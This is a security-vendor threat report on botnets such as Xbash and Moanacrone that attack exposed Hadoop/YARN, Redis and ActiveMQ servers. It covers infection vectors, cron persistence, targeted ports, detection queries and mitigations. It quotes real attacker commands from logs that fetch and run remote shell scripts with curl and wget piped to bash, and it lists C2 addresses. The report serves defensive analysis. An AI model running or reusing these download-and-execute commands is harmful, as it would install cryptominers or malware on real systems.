Figure 1: Moanacrone Establishes Persistence After Initial Cloud YARN/Hadoop Infection Using Crontabs

Introduction

In recent months, we have been observing an increase in the number of automated attacks targeting exposed cloud infrastructure/Hadoop/YARN instances. Some of the attacks we have been seeing – for example, Moanacrone (a variant of Sustes [11]) – are fairly trivial, targeted single-vector/single-platform attacks where the focus is mainly on cryptomining.

Some attacks, however, are multi-vector/multi-platform threats where multiple functionalities – including cryptomining, ransomware, and botnet/worms for both Linux and Windows – are combined as part of the same malicious threat (for example, X Bash).

The Securonix Threat Research Team has been actively investigating and closely monitoring these persistent malicious attacks impacting exposed cloud infrastructure in order to help our customers prevent, detect, and mitigate/respond to the attacks. Below is a summary of what we currently know, and our recommendations for possible mitigations and Securonix predictive indicators that can be used to detect such attacks.

The screenshot shows a terminal window titled 'tmp - vi ~/securonix/crontab_mrsh.txt - 116x31'. The background is a dark terminal with green and white text, displaying Hadoop/YARN logs. Several lines of log output are visible, with some commands highlighted in red boxes. The highlighted commands include:

- `crontab -l | sed '/tmp/d' | crontab -; crontab -l | sed '/jpg/d'`
- `crontab -; crontab -l | sed '/png/d' | crontab -; pkill -f ./erte; pkill -f 202.144.193.167`
- `curl https://bitbucket.org/zrundr42/mygit/raw/master/zz.sh | bash`
- `wget -q -O - http://192.99.142.248:8220/mr.sh | bash -sh`
- `wget -q -O - http://192.99.142.248:8220/mr.sh | bash -sh`

Figure 2: Cloud Infrastructure Hadoop/YARN Logs Containing the Initial Infection/Malicious Commands Launched by Various Malicious Threat Actors

Summary

Here is a summary of some of the key details about some of the persistent cloud infrastructure/Hadoop/YARN attacks we have been observing.

Impact

In most cases, the focus of the attacks is on installing a second-stage payload for cryptomining and/or remote access. In other cases, the malware propagates and infects the exposed services, removes data, and installs second-stage cryptomining and ransomware payloads. For example, in the case of Xbash (which was reported a few months ago), the malware deletes the databases instead of encrypting them, and does not have any functionality to backup/recover the files.

Infiltration Vector(s)

Some of the key vectors we have been observing in these attacks involve the use of Hadoop unauthenticated command execution [2] and Redis remote command execution [3]. There have also been other vectors used, including ActiveMQ (Arbitrary File Execution) [4].

Command and Control (C2)

There are a number of different C2 servers observed, and the hop points change continuously. Some malware fetches a hardcoded list of C2 server domain names from a pastebin webpage. C2 servers are then used to collect the target IP addresses and domains, download additional malicious scripts to perform cryptojacking, fetch additional username/password lists to be used for brute-force attacks, and report the results.

Persistence

Most of the malicious implants observed maintain persistence by creating a cronjob entry, usually by leveraging different files (for example, on Linux: /etc/crontab, /etc/cron.d/root, /etc/cron.d/apache, /var/spool/cron/root, etc.), or by creating a malicious startup item if running on Windows, in order to download additional malicious stagers from a C2 server.

Figure 3: Xbash Maintains Persistence by Setting Up Cronjobs to Download Additional Malicious Scripts

Some Relevant Behaviors - Highlights

There are many common behaviors shared by the malicious threat actors we've been observing, including the infection vectors mentioned above, the persistence mechanisms, and some of the actions on objectives, including cryptomining payloads. Xbash is a good example of a more advanced threat actor leveraging many of these common behaviors, so below we will provide some highlights of some of the relevant behaviors used by Xbash from a detection perspective.



Figure 4: Target Domain List Fetched by Xbash from One of the C2s

The Xbash botnet has been active since May 2018 and has shown a distinguishing combination of cryptojacking, cybersabotage, and multi-platform characteristics. Xbash malware infects Linux and Windows systems with the aim of deleting critical databases, installing cryptojacking scripts, and asking for ransoms by impersonating a ransomware attack. The Xbash botnet has been scanning the target domains and IP addresses specified by the C2 for multiple services running on different ports including [1]:

HTTP: 80, 8080, 8888, 8000, 8001, 8088

MySQL/MariaDB: 3309, 3308, 3360, 3306, 3307, 9806, 1433

MySQL: 3306

Memcached: 11211

RDP: 3389

VNC: 5900, 5901, 5902, 5903

FTP: 21

MongoDB: 27017

PostgreSQL: 5432

Telnet: 23, 2323

SNMP: 161

Oracle Database: 1521

NTP: 123

CouchDB: 5984

Rexec: 512

Redis: 6379, 2379

ElasticSearch: 9200

UPnP/SSDP: 1900

DNS: 53

LDAP: 389

Rlogin: 513

Rsh: 514

Rsync: 873

Figure 5: Password Dictionary Fetched from One of the C2s for Brute-Force Attacks

The malware infiltrates and spreads by brute-forcing the weak passwords configured on the above services, or by exploiting one of three vulnerabilities found on Hadoop YARN Resource Manager, Redis, and ActiveMQ.

Once the malware is successfully able to log into the database services (MySQL, PostgreSQL, MongoDB, or phpMyAdmin) it deletes the existing databases stored on the server and creates a database with a ransom note specifying the amount and the bitcoin wallet.

While infecting a vulnerable Redis service Xbash determines if the server is installed on Windows or Linux by identifying the location of the installation from the config. If the Redis is installed on Windows, the malware creates a startup item for persistence and downloads additional scripts and executables to perform cryptojacking or install ransomware [1].

Detection - Sample Securonix Spotter Search Queries

Some sample Securonix Spotter search queries to assist with the detection of existing infections.

Network Monitoring (Network Traffic to C2/Stagers)

rg_category contains "Firewall" OR rg_category contains "proxy") AND (destinationaddress IN "167.99.166.61", "192.99.142.246", "202.144.193.110", "213.32.29.143", "37.44.212.223", "142.44.215.177", "144.217.61.147", "104.24.107.22", "104.24.106.22", "104.18.63.34", "104.18.62.34", "45.63.17.78", "104.24.99.120", "104.24.98.120", "104.27.137.249", "104.27.136.249", "195.22.26.248")

Securonix Detection

Some Relevant Log/Data Source Examples

VPC EDR logs (sysmon, osquery, Bit9/Carbonblack, etc.)
 Cloud infrastructure application/database/webserver/Hadoop/YARN logs
 VPC flow logs, etc.
 Windows Event Logs

Some Examples of Securonix Predictive Indicators

Below is a summary of some of the relevant Securonix predictive indicators to increase the chances of early detection of this, and potentially other future variants of the threats mentioned above, in your cloud infrastructure. Figure 8 shows a practical example of detection of the malicious threats impacting cloud infrastructure described above using Securonix.



Figure 8: Practical Example of Detection Using Securonix

- Suspicious Filesystem Activity - Unusual FIM Change For File Analytic
 - + One possible example is an unusual change to one of the crontab files (see Figure 7).
- Suspicious Process Activity - Unusual Parent-Child Relationship For Host Analytic
 - + One possible example is an unusual parent process for wget or curl execution that is commonly used by malicious threat actors as part of staging the attacks.
- Suspicious Hadoop Activity - Unusual Container Command Launch for Host Analytic
 - + One possible example is running unexpected commands as part of YARN manager activity (see Figure 2).
- Suspicious Network Activity - Unusual Outbound Connection For Container Analytic
- Suspicious Windows Activity - Unusual CPU Utilization Amount For Host Analytic
- Suspicious Database Activity - Unusual Source IP Address for User Analytic

and a number of other Securonix behavioral analytics/predictive indicators including EDR-SYM19-ERI, EDR-SYM2-ERI, PXY-PAN5-TAN, WEL-WOT1-BPI, WEL-TAN2-BPI, WEL-SCH2-RUN, EDR-SYM12-RUN, and others.

Mitigation and Prevention - Securonix Recommendations

Here are some of the Securonix recommendations to help customers prevent and/or mitigate the attack:

1. Continuously review your cloud infrastructure services' exposure to the internet, including Hadoop/YARN, Redis, and ActiveMQ, and restrict access whenever possible to reduce the potential attack surface (see <http://activemq.apache.org/security-advisories.data/CVE-2016-3088-announcement.txt>, <http://antirez.com/news/96>, <https://fortiguard.com/encyclopedia/ips/46466>). Also, consider leveraging a centralized patch management system.
2. Consider implementing Redis in protected mode (see <http://antirez.com/news/96>).
3. Implement strong password policies for your services mentioned above as some of the malicious threat actors described, such as Xbash, use password brute-force to propagate.

ABOUT SECURONIX

Securonix is radically transforming all areas of data security with actionable security intelligence. Our purpose-built, advanced security analytics technology mines, enriches, analyzes, scores and visualizes customer data into actionable intelligence on the highest risk threats from within and outside their environment. Using signature-less anomaly detection techniques that track users, account and system behavior, Securonix is able to detect the most advanced insider threats, data security and fraud attacks automatically and accurately.
